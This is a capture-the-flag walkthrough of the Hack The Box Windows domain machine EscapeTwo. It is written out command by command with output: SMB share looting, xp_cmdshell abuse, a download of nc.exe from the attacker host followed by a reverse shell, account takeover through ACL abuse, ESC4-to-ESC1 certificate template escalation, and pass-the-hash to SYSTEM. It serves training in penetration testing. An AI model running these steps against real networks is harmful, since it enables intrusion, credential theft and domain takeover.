

EscapeTwo is a Windows machine running Active Directory. The box starts with a set of given credentials, which can be used to enumerate SMB shares. One of these shares contains an XLSX file with credentials for the sysadmin on an MSSQL instance. Once logged in to the MSSQL server, xp_cmdshell can be used to obtain a shell on the machine as sql_svc, where the password for the user ryan can be found within a SQL Server Express configuration file. Enumeration of the domain with BloodHound shows that ryan has the WriteOwner permission over ca_svc, a member of the Cert Publishers group, which has the ability to publish certificates to the directory. This privilege can be leveraged to take over the ca_svc account by changing its password. Further enumeration of Active Directory Certificate Services (AD CS) reveals a certificate template with an ESC4 vulnerability. The template’s properties can then be modified to enable an ESC1 escalation path, ultimately leading to a system shell.
nmap scan:
┌──(kali㉿kali)-[~/Desktop/HTB/EscapeTwo]
└─$ nmap -sC -sV -Pn -oA nmap/output 10.10.11.51
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-14 20:46 EDT
Nmap scan report for sequel.htb (10.10.11.51)
Host is up (0.049s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-03-14 18:37:36Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.sequel.htb
| Not valid before: 2024-06-08T17:35:00
|_Not valid after:  2025-06-08T17:35:00
|_ssl-date: 2025-03-14T18:39:07+00:00; -6h08m36s from scanner time.
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-03-14T18:39:06+00:00; -6h08m37s from scanner time.
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.sequel.htb
| Not valid before: 2024-06-08T17:35:00
|_Not valid after:  2025-06-08T17:35:00
1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-ntlm-info:
|   10.10.11.51:1433:
|     Target_Name: SEQUEL
|     NetBIOS_Domain_Name: SEQUEL
|     NetBIOS_Computer_Name: DC01
|     DNS_Domain_Name: sequel.htb
|     DNS_Computer_Name: DC01.sequel.htb
|     DNS_Tree_Name: sequel.htb
|_    Product_Version: 10.0.17763
| ms-sql-info:
|   10.10.11.51:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-03-14T18:27:51
|_Not valid after:  2055-03-14T18:27:51
|_ssl-date: 2025-03-14T18:39:07+00:00; -6h08m36s from scanner time.
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-03-14T18:39:07+00:00; -6h08m36s from scanner time.
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.sequel.htb
| Not valid before: 2024-06-08T17:35:00
|_Not valid after:  2025-06-08T17:35:00
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.sequel.htb
| Not valid before: 2024-06-08T17:35:00
|_Not valid after:  2025-06-08T17:35:00
|_ssl-date: 2025-03-14T18:39:06+00:00; -6h08m37s from scanner time.
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -6h08m37s, deviation: 1s, median: -6h08m37s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-03-14T18:38:26
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 98.69 seconds
I added sequel.htb and DC01.sequel.htb to /etc/hosts, then enumerated SMB shares with the provided credentials for the rose user:
┌──(kali㉿kali)-[~/Desktop/HTB/EscapeTwo]
└─$ netexec smb 10.10.11.51 -u 'rose' -p 'KxEPkKe6R8su' --shares
SMB         10.10.11.51     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.51     445    DC01             [+] sequel.htb\rose:KxEPkKe6R8su
SMB         10.10.11.51     445    DC01             [*] Enumerated shares
SMB         10.10.11.51     445    DC01             Share           Permissions     Remark
SMB         10.10.11.51     445    DC01             -----           -----------     ------
SMB         10.10.11.51     445    DC01             Accounting Department READ
SMB         10.10.11.51     445    DC01             ADMIN$                          Remote Admin
SMB         10.10.11.51     445    DC01             C$                              Default share
SMB         10.10.11.51     445    DC01             IPC$            READ            Remote IPC
SMB         10.10.11.51     445    DC01             NETLOGON        READ            Logon server share
SMB         10.10.11.51     445    DC01             SYSVOL          READ            Logon server share
SMB         10.10.11.51     445    DC01             Users           READ
Two shares were non-default: Accounting Department and Users. Next, I used netexec to spider the readable shares:
┌──(kali㉿kali)-[~/Desktop/HTB/EscapeTwo]
└─$ netexec smb 10.10.11.51 -u 'rose' -p 'KxEPkKe6R8su' -M spider_plus
SMB         10.10.11.51     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.51     445    DC01             [+] sequel.htb\rose:KxEPkKe6R8su
SPIDER_PLUS 10.10.11.51     445    DC01             [*] Started module spidering_plus with the following options:
SPIDER_PLUS 10.10.11.51     445    DC01             [*]  DOWNLOAD_FLAG: False
SPIDER_PLUS 10.10.11.51     445    DC01             [*]     STATS_FLAG: True
SPIDER_PLUS 10.10.11.51     445    DC01             [*] EXCLUDE_FILTER: ['print$', 'ipc$']
SPIDER_PLUS 10.10.11.51     445    DC01             [*]   EXCLUDE_EXTS: ['ico', 'lnk']
SPIDER_PLUS 10.10.11.51     445    DC01             [*]  MAX_FILE_SIZE: 50 KB
SPIDER_PLUS 10.10.11.51     445    DC01             [*]  OUTPUT_FOLDER: /tmp/nxc_hosted/nxc_spider_plus
SMB         10.10.11.51     445    DC01             [*] Enumerated shares
SMB         10.10.11.51     445    DC01             Share           Permissions     Remark
SMB         10.10.11.51     445    DC01             -----           -----------     ------
SMB         10.10.11.51     445    DC01             Accounting Department READ
SMB         10.10.11.51     445    DC01             ADMIN$                          Remote Admin
SMB         10.10.11.51     445    DC01             C$                              Default share
SMB         10.10.11.51     445    DC01             IPC$            READ            Remote IPC
SMB         10.10.11.51     445    DC01             NETLOGON        READ            Logon server share
SMB         10.10.11.51     445    DC01             SYSVOL          READ            Logon server share
SMB         10.10.11.51     445    DC01             Users           READ
SPIDER_PLUS 10.10.11.51     445    DC01             [+] Saved share-file metadata to "/tmp/nxc_hosted/nxc_spider_plus/10.10.11.51.json".
SPIDER_PLUS 10.10.11.51     445    DC01             [*] SMB Shares:           7 (Accounting Department, ADMIN$, C$, IPC$, NETLOGON, SYSVOL, Users)
SPIDER_PLUS 10.10.11.51     445    DC01             [*] SMB Readable Shares:  5 (Accounting Department, IPC$, NETLOGON, SYSVOL, Users)
SPIDER_PLUS 10.10.11.51     445    DC01             [*] SMB Filtered Shares:  1
SPIDER_PLUS 10.10.11.51     445    DC01             [*] Total folders found:  76
SPIDER_PLUS 10.10.11.51     445    DC01             [*] Total files found:    67
SPIDER_PLUS 10.10.11.51     445    DC01             [*] File size average:    23.74 KB
SPIDER_PLUS 10.10.11.51     445    DC01             [*] File size min:        0 B
SPIDER_PLUS 10.10.11.51     445    DC01             [*] File size max:        512 KB
The Accounting Department share looked interesting, as it contained two .xlsx files:
{
    "Accounting Department": {
        "accounting_2024.xlsx": {
            "atime_epoch": "2024-06-09 06:50:41",
            "ctime_epoch": "2024-06-09 05:45:02",
            "mtime_epoch": "2024-06-09 07:11:31",
            "size": "9.98 KB"
        },
        "accounts.xlsx": {
            "atime_epoch": "2024-06-09 06:52:21",
            "ctime_epoch": "2024-06-09 06:52:07",
            "mtime_epoch": "2024-06-09 07:11:31",
            "size": "6.62 KB"
        }
    },
I downloaded the shares by adding the -o download_flag=true option to the above netexec command. Then, attempting to open accounts.xlsx or extracted_accounts_xlsx in Excel resulted in a warning message stating that the file cannot be opened because the format or extension is not valid. However, since .xlsx files are essentially ZIP archives containing XML documents and other resources, the contents can be extracted. For example, I extracted the contents of accounts.xlsx:
┌──(kali㉿kali)-[~/…/EscapeTwo/nxc_spider_plus/10.10.11.51/Accounting Department]
└─$ unzip accounts.xlsx -d extracted_accounts_xlsx
Archive:  accounts.xlsx
file #1:  bad zipfile offset (local header sig):  0
  inflating: extracted_accounts_xlsx/xl/workbook.xml
  inflating: extracted_accounts_xlsx/xl/theme/theme1.xml
  inflating: extracted_accounts_xlsx/xl/styles.xml
  inflating: extracted_accounts_xlsx/xl/worksheets/_rels/sheet1.xml.rels
  inflating: extracted_accounts_xlsx/xl/worksheets/sheet1.xml
  inflating: extracted_accounts_xlsx/xl/sharedStrings.xml
  inflating: extracted_accounts_xlsx/_rels/.rels
  inflating: extracted_accounts_xlsx/docProps/core.xml
  inflating: extracted_accounts_xlsx/docProps/app.xml
  inflating: extracted_accounts_xlsx/docProps/custom.xml
  inflating: extracted_accounts_xlsx/[Content_Types].xml
I found usernames and passwords in extracted_accounts_xlsx/xl/sharedStrings.xml. Most notably, the credentials for the sa user:
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<sst xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/main" count="25" uniqueCount="24">
  <si>
    <t xml:space="preserve">First Name</t>
  </si>
  <si>
    <t xml:space="preserve">Last Name</t>
  </si>
  <si>
    <t xml:space="preserve">Email</t>
  </si>
  <si>
    <t xml:space="preserve">Username</t>
  </si>
  <si>
    <t xml:space="preserve">Password</t>
  </si>
  <...snip...>
  <si>
    <t xml:space="preserve">sa@sequel.htb</t>
  </si>
  <si>
    <t xml:space="preserve">sa</t>
  </si>
  <si>
    <t xml:space="preserve">MSSQLP@ssw0rd!</t>
  </si>
</sst>
I used the credentials to log in to the MSSQL instance:
┌──(kali㉿kali)-[~/Desktop/HTB/EscapeTwo]
└─$ impacket-mssqlclient sequel.htb/sa:'MSSQLP@ssw0rd!'@10.10.11.51
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (sa  dbo@master)>
The databases were all default:
SQL (sa  dbo@master)> SELECT name FROM sys.databases;
name
------
master

tempdb

model

msdb
Initially, when I tried to run xp_cmdshell, it was blocked:
SQL (sa  dbo@master)> xp_cmdshell whoami
[-] ERROR(DC01\SQLEXPRESS): Line 1: SQL Server blocked access to procedure 'sys.xp_cmdshell' of component 'xp_cmdshell' because this component is turned off as part of the security configuration for this server. A system administrator can enable the use of 'xp_cmdshell' by using sp_configure. For more information about enabling 'xp_cmdshell', search for 'xp_cmdshell' in SQL Server Books Online.
However, since the user was an admin, xp_cmdshell could be enabled with enable_xp_cmdshell:
SQL (sa  dbo@master)> enable_xp_cmdshell
[*] INFO(DC01\SQLEXPRESS): Line 185: Configuration option 'show advanced options' changed from 1 to 1. Run the RECONFIGURE statement to install.
[*] INFO(DC01\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
I was then able to run commands:
SQL (sa  dbo@master)> xp_cmdshell whoami
output
--------------
sequel\sql_svc

NULL
At this point, since I had command execution, I started a local python web server and then transferred nc.exe onto the machine to get a shell:
SQL (sa  dbo@master)> xp_cmdshell "powershell -c cd c:\programdata; wget 10.10.14.200:8000/nc.exe -o nc.exe"
output
------
NULL
I started a listener with nc and sent the shell:
SQL (sa dbo@master)> xp_cmdshell "powershell -c cd c:\programdata; .\nc.exe -e cmd.exe 10.10.14.200 443"nc caught a shell as sql_svc:
┌──(kali㉿kali)-[~/Desktop/HTB/EscapeTwo]
└─$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.14.200] from (UNKNOWN) [10.10.11.51] 50176
Microsoft Windows [Version 10.0.17763.6640]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\programdata>whoami
whoami
sequel\sql_svc

C:\programdata>hostname
hostname
DC01
Access was denied to the directories of other users on the box:
C:\programdata>cd \users
cd \users

C:\Users>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 3705-289D

 Directory of C:\Users

06/09/2024  06:42 AM    <DIR>          .
06/09/2024  06:42 AM    <DIR>          ..
12/25/2024  04:10 AM    <DIR>          Administrator
06/09/2024  04:11 AM    <DIR>          Public
06/09/2024  04:15 AM    <DIR>          ryan
06/08/2024  04:16 PM    <DIR>          sql_svc
               0 File(s)              0 bytes
               6 Dir(s)   3,796,779,008 bytes free

C:\Users>cd Administrator
cd Administrator
Access is denied.

C:\Users>cd ryan
cd ryan
Access is denied.
After further enumeration, I found an additional password within C:\SQL2019\ExpressAdv_ENU\sql-Configuration.INI in the SQLSVCPASSWORD field:
C:\SQL2019\ExpressAdv_ENU>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 3705-289D

 Directory of C:\SQL2019\ExpressAdv_ENU

01/03/2025  08:29 AM    <DIR>          .
01/03/2025  08:29 AM    <DIR>          ..
06/08/2024  03:07 PM    <DIR>          1033_ENU_LP
09/24/2019  10:03 PM                45 AUTORUN.INF
09/24/2019  10:03 PM               788 MEDIAINFO.XML
06/08/2024  03:07 PM                16 PackageId.dat
06/08/2024  03:07 PM    <DIR>          redist
06/08/2024  03:07 PM    <DIR>          resources
09/24/2019  10:03 PM           142,944 SETUP.EXE
09/24/2019  10:03 PM               486 SETUP.EXE.CONFIG
06/08/2024  03:07 PM               717 sql-Configuration.INI
09/24/2019  10:03 PM           249,448 SQLSETUPBOOTSTRAPPER.DLL
06/08/2024  03:07 PM    <DIR>          x64
               7 File(s)        394,444 bytes
               6 Dir(s)   3,794,612,224 bytes free

C:\SQL2019\ExpressAdv_ENU>type sql-Configuration.INI
type sql-Configuration.INI
[OPTIONS]
ACTION="Install"
QUIET="True"
FEATURES=SQL
INSTANCENAME="SQLEXPRESS"
INSTANCEID="SQLEXPRESS"
RSSVCACCOUNT="NT Service\ReportServer$SQLEXPRESS"
AGTSVCACCOUNT="NT AUTHORITY\NETWORK SERVICE"
AGTSVCSTARTUPTYPE="Manual"
COMMFABRICPORT="0"
COMMFABRICNETWORKLEVEL=""0"
COMMFABRICENCRYPTION="0"
MATRIXCMBRICKCOMMPORT="0"
SQLSVCSTARTUPTYPE="Automatic"
FILESTREAMLEVEL="0"
ENABLERANU="False"
SQLCOLLATION="SQL_Latin1_General_CP1_CI_AS"
SQLSVCACCOUNT="SEQUEL\sql_svc"
SQLSVCPASSWORD="WqSZAF6CysDQbGb3"
SQLSYSADMINACCOUNTS="SEQUEL\Administrator"
SECURITYMODE="SQL"
SAPWD="MSSQLP@ssw0rd!"
ADDCURRENTUSERASSQLADMIN="False"
TCPENABLED="1"
NPENABLED="1"
BROWSERSVCSTARTUPTYPE="Automatic"
IAcceptSQLServerLicenseTerms=True
The password was valid for the ryan user:
┌──(kali㉿kali)-[~/Desktop/HTB/EscapeTwo]
└─$ netexec smb 10.10.11.51 -u 'ryan' -p 'WqSZAF6CysDQbGb3'
SMB         10.10.11.51     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.51     445    DC01             [+] sequel.htb\ryan:WqSZAF6CysDQbGb3
evil-winrm shell as ryan:
┌──(kali㉿kali)-[~/Desktop/HTB/EscapeTwo]
└─$ evil-winrm -i 10.10.11.51 -u 'ryan' -p 'WqSZAF6CysDQbGb3'

Evil-WinRM shell v3.5

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\ryan\Documents> whoami
sequel\ryan
*Evil-WinRM* PS C:\Users\ryan\Documents> cd ../desktop
*Evil-WinRM* PS C:\Users\ryan\desktop> ls

    Directory: C:\Users\ryan\desktop

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        3/14/2025  11:27 AM             34 user.txt
Next, I collected BloodHound data using netexec:
┌──(kali㉿kali)-[~/Desktop/HTB/EscapeTwo]
└─$ netexec ldap 10.10.11.51 -u 'ryan' -p 'WqSZAF6CysDQbGb3' --bloodhound --collection All --dns-server 10.10.11.51
SMB         10.10.11.51     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
LDAP        10.10.11.51     389    DC01             [+] sequel.htb\ryan:WqSZAF6CysDQbGb3
LDAP        10.10.11.51     389    DC01             Resolved collection methods: psremote, rdp, localadmin, acl, session, trusts, dcom, objectprops, group, container
LDAP        10.10.11.51     389    DC01             Done in 00M 10S
LDAP        10.10.11.51     389    DC01             Compressing output into /home/kali/.nxc/logs/DC01_10.10.11.51_2025-03-14_213136_bloodhound.zip
After uploading the data into BloodHound, viewing First Degree Object Control for ryan showed that the user had WriteOwner over ca_svc:
ca_svc was a member of the Cert Publishers group:

Members of Cert Publishers generally have write permissions on certificate-related objects in Active Directory. Therefore, if any vulnerable certificate templates exist in AD CS, the permissions granted to Cert Publishers could potentially be leveraged to modify the template and escalate privileges.
So first, I used the WriteOwner permission over ca_svc to take control of the account. To do this, I uploaded PowerView.ps1:
*Evil-WinRM* PS C:\programdata> upload PowerView.ps1

Info: Uploading /home/kali/Desktop/HTB/EscapeTwo/PowerView.ps1 to C:\programdata\PowerView.ps1

Data: 1206372 bytes of 1206372 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\programdata> ls

    Directory: C:\programdata

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d---s-         6/8/2024   3:37 PM                Microsoft
d-----         1/4/2025   7:08 AM                Package Cache
d-----         1/4/2025   8:24 AM                regid.1991-06.com.microsoft
d-----        9/15/2018  12:19 AM                SoftwareDistribution
d-----        11/5/2022  12:03 PM                ssh
d-----        9/15/2018  12:19 AM                USOPrivate
d-----        11/5/2022  12:03 PM                USOShared
d-----         6/8/2024   9:34 AM                VMware
-a----        3/14/2025  12:06 PM          59392 nc.exe
-a----        3/14/2025   1:03 PM         904779 PowerView.ps1
Next, I created a PSCredential object for ryan:
*Evil-WinRM* PS C:\programdata> $ryan_password = ConvertTo-SecureString 'WqSZAF6CysDQbGb3' -AsPlainText -Force
*Evil-WinRM* PS C:\programdata> $cred = New-Object System.Management.Automation.PSCredential('sequel.htb\ryan', $ryan_password)
I dot-sourced PowerView and then used Set-DomainObjectOwner to set ryan as the owner of the ca_svc user object:
*Evil-WinRM* PS C:\programdata> . .\PowerView.ps1
*Evil-WinRM* PS C:\programdata> Set-DomainObjectOwner -Credential $cred -Identity ca_svc -OwnerIdentity ryan
Using Add-DomainObjectAcl, I granted ryan full control over the ca_svc user:
*Evil-WinRM* PS C:\programdata> Add-DomainObjectAcl -Credential $cred -TargetIdentity ca_svc -PrincipalIdentity ryan -Rights AllTo change the password of ca_svc, I used Set-DomainUserPassword:
*Evil-WinRM* PS C:\programdata> $ca_svc_password = ConvertTo-SecureString 'P@ssw0rd' -AsPlainText -Force
*Evil-WinRM* PS C:\programdata> Set-DomainUserPassword -Credential $cred -Identity ca_svc -AccountPassword $ca_svc_password
Then, I used the credentials with certipy-ad to find any vulnerable certificates:
┌──(kali㉿kali)-[~/Desktop/HTB/EscapeTwo]
└─$ certipy-ad find -u ca_svc -p P@ssw0rd -dc-ip 10.10.11.51
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'sequel-DC01-CA' via CSRA
[!] Got error while trying to get CA configuration for 'sequel-DC01-CA' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'sequel-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Got CA configuration for 'sequel-DC01-CA'
[*] Saved BloodHound data to '20250314220830_Certipy.zip'. Drag and drop the file into the BloodHound GUI from @ly4k
[*] Saved text output to '20250314220830_Certipy.txt'
[*] Saved JSON output to '20250314220830_Certipy.json'
Viewing 20250314220830_Certipy.txt revealed that the DunderMifflinAuthentication template was vulnerable to ESC4 due to the Cert Publishers group having full control. This is shown in the Object Control Permissions section:
<...snip...>

  33
    Template Name                       : DunderMifflinAuthentication
    Display Name                        : Dunder Mifflin Authentication
    Certificate Authorities             : sequel-DC01-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : False
    Certificate Name Flag               : SubjectRequireCommonName
                                          SubjectAltRequireDns
    Enrollment Flag                     : AutoEnrollment
                                          PublishToDs
    Private Key Flag                    : 16842752
    Extended Key Usage                  : Client Authentication
                                          Server Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 1000 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
      Object Control Permissions
        Owner                           : SEQUEL.HTB\Enterprise Admins
        Full Control Principals         : SEQUEL.HTB\Cert Publishers
        Write Owner Principals          : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Administrator
                                          SEQUEL.HTB\Cert Publishers
        Write Dacl Principals           : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Administrator
                                          SEQUEL.HTB\Cert Publishers
        Write Property Principals       : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Administrator
                                          SEQUEL.HTB\Cert Publishers
    [!] Vulnerabilities
      ESC4                              : 'SEQUEL.HTB\\Cert Publishers' has dangerous permissions
With full control over the template, certipy-ad can be used to update the template properties to enable an escalation path. The following command modifies the template to introduce additional vulnerabilities:
┌──(kali㉿kali)-[~/Desktop/HTB/EscapeTwo]
└─$ certipy-ad template -username ca_svc -password P@ssw0rd -template DunderMifflinAuthentication -dc-ip 10.10.11.51 -save-old
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Saved old configuration for 'DunderMifflinAuthentication' to 'DunderMifflinAuthentication.json'
[*] Updating certificate template 'DunderMifflinAuthentication'
[*] Successfully updated 'DunderMifflinAuthentication'
Running the find command again and viewing the new configuration confirmed that the template had been updated and was now vulnerable to ESC1, ESC2, ESC3, and ESC4:
  33
    Template Name                       : DunderMifflinAuthentication
    Display Name                        : Dunder Mifflin Authentication
    Certificate Authorities             : sequel-DC01-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : True
    Any Purpose                         : True
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : None
    Private Key Flag                    : ExportableKey
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 5 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Object Control Permissions
        Owner                           : SEQUEL.HTB\Enterprise Admins
        Full Control Principals         : SEQUEL.HTB\Authenticated Users
        Write Owner Principals          : SEQUEL.HTB\Authenticated Users
        Write Dacl Principals           : SEQUEL.HTB\Authenticated Users
        Write Property Principals       : SEQUEL.HTB\Authenticated Users
    [!] Vulnerabilities
      ESC1                              : 'SEQUEL.HTB\\Authenticated Users' can enroll, enrollee supplies subject and template allows client authentication
      ESC2                              : 'SEQUEL.HTB\\Authenticated Users' can enroll and template can be used for any purpose
      ESC3                              : 'SEQUEL.HTB\\Authenticated Users' can enroll and template has Certificate Request Agent EKU set
      ESC4                              : 'SEQUEL.HTB\\Authenticated Users' has dangerous permissions
Since it was vulnerable to ESC1, I could request a certificate on behalf of the administrator by supplying a UPN:
┌──(kali㉿kali)-[~/Desktop/HTB/EscapeTwo]
└─$ certipy-ad req -username ca_svc -password P@ssw0rd -target sequel.htb -ca sequel-DC01-CA -template DunderMifflinAuthentication -upn administrator@sequel.htb
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 7
[*] Got certificate with UPN 'administrator@sequel.htb'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
Initially running auth to retrieve the hash resulted in a clock skew error:
┌──(kali㉿kali)-[~/Desktop/HTB/EscapeTwo]
└─$ certipy-ad auth -pfx administrator.pfx -dc-ip 10.10.11.51
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@sequel.htb
[*] Trying to get TGT...
[-] Got error while trying to request TGT: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
I used ntpdate to sync my local VM clock with DC01:
┌──(kali㉿kali)-[~/Desktop/HTB/EscapeTwo]
└─$ sudo ntpdate -u DC01.sequel.htb
2025-03-14 16:16:24.443909 (-0400) -21532.162791 +/- 0.018628 DC01.sequel.htb 10.10.11.51 s1 no-leap
CLOCK: time stepped by -21532.162791
Then, I was able to retrieve the hash:
┌──(kali㉿kali)-[~/Desktop/HTB/EscapeTwo]
└─$ certipy-ad auth -pfx administrator.pfx -dc-ip 10.10.11.51
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@sequel.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sequel.htb': aad3b435b51404eeaad3b435b51404ee:7a8d4e04986afa8ed4060f75e5a0b3ff
Using impacket-psexec along with the administrator user's hash, I obtained a system shell:
┌──(kali㉿kali)-[~/Desktop/HTB/EscapeTwo]
└─$ impacket-psexec administrator@10.10.11.51 -hashes :7a8d4e04986afa8ed4060f75e5a0b3ff
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on 10.10.11.51.....
[-] share 'Accounting Department' is not writable.
[*] Found writable share ADMIN$
[*] Uploading file LYwGcKPN.exe
[*] Opening SVCManager on 10.10.11.51.....
[*] Creating service cTaQ on 10.10.11.51.....
[*] Starting service cTaQ.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.6640]
(c) 2018 Microsoft Corporation. All rights reserved.

